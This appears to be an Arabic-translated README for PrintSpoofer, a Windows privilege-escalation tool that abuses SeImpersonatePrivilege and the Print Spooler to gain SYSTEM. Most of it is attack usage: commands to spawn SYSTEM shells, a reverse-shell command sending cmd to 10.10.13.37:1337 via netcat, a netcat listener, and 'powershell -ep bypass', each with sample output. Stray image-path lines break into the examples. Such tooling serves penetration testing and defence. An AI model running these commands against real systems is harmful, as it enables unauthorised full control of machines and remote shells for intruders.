 itm4n/printspoofer
استغلال امتيازات انتحال الهوية عبر "Printer Bug"

من خدمة LOCAL/NETWORK SERVICE إلى SYSTEM عن طريق استغلال SeImpersonatePrivilege على ويندوز 10 و Server 2016/2019.
لمزيد من المعلومات: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.
يمكنك التحقق من رسالة المساعدة باستخدام الخيار -h.
C:\TOOLS>PrintSpoofer.exe -h

PrintSpoofer v0.1 (by @itm4n)

  Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print
  Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
  -c <CMD>    Execute the command *CMD*
  -i          Interact with the new process in the current command prompt (default is non-interactive)
  -d <ID>     Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qwinsta)
  -h          That's me :)

Examples:


  - Run PowerShell as SYSTEM in the current console
      PrintSpoofer.exe -i -c powershell.exe
  - Spawn a SYSTEM command prompt on the desktop of the session 1
      PrintSpoofer.exe -d 1 -c cmd.exe
  - Get a SYSTEM reverse shell
      PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"
إذا كان لديك شل تفاعلي، يمكنك إنشاء عملية SYSTEM جديدة في وحدة التحكم الحالية.
حالة الاستخدام: bind shell، reverse shell، psexec.py، إلخ.
C:\TOOLS>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
إذا كنت تستطيع تنفيذ الأوامر ولكن ليس لديك شل تفاعلي، يمكنك إنشاء عملية SYSTEM جديدة والخروج فورًا دون التفاعل معها.
حالة الاستخدام: WinRM، WebShell، wmiexec.py، smbexec.py، إلخ.
إنشاء reverse shell:
C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
مستمع Netcat:
C:\TOOLS>nc.exe -l -p 1337
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
إذا كنت مسجلاً دخولًا محليًا أو عبر RDP (بما في ذلك VDI)، يمكنك إنشاء موجه أوامر SYSTEM على سطح المكتب الخاص بك. أولاً، تحقق من معرف الجلسة باستخدام الأمر qwinsta ثم حدد هذه القيمة باستخدام الخيار -d.
حالة الاستخدام: جلسة طرفية (RDP)، VDI
C:\TOOLS>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           Administrator             1  Active
>rdp-tcp#3         lab-user                  3  Active
 rdp-tcp                                 65536  Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
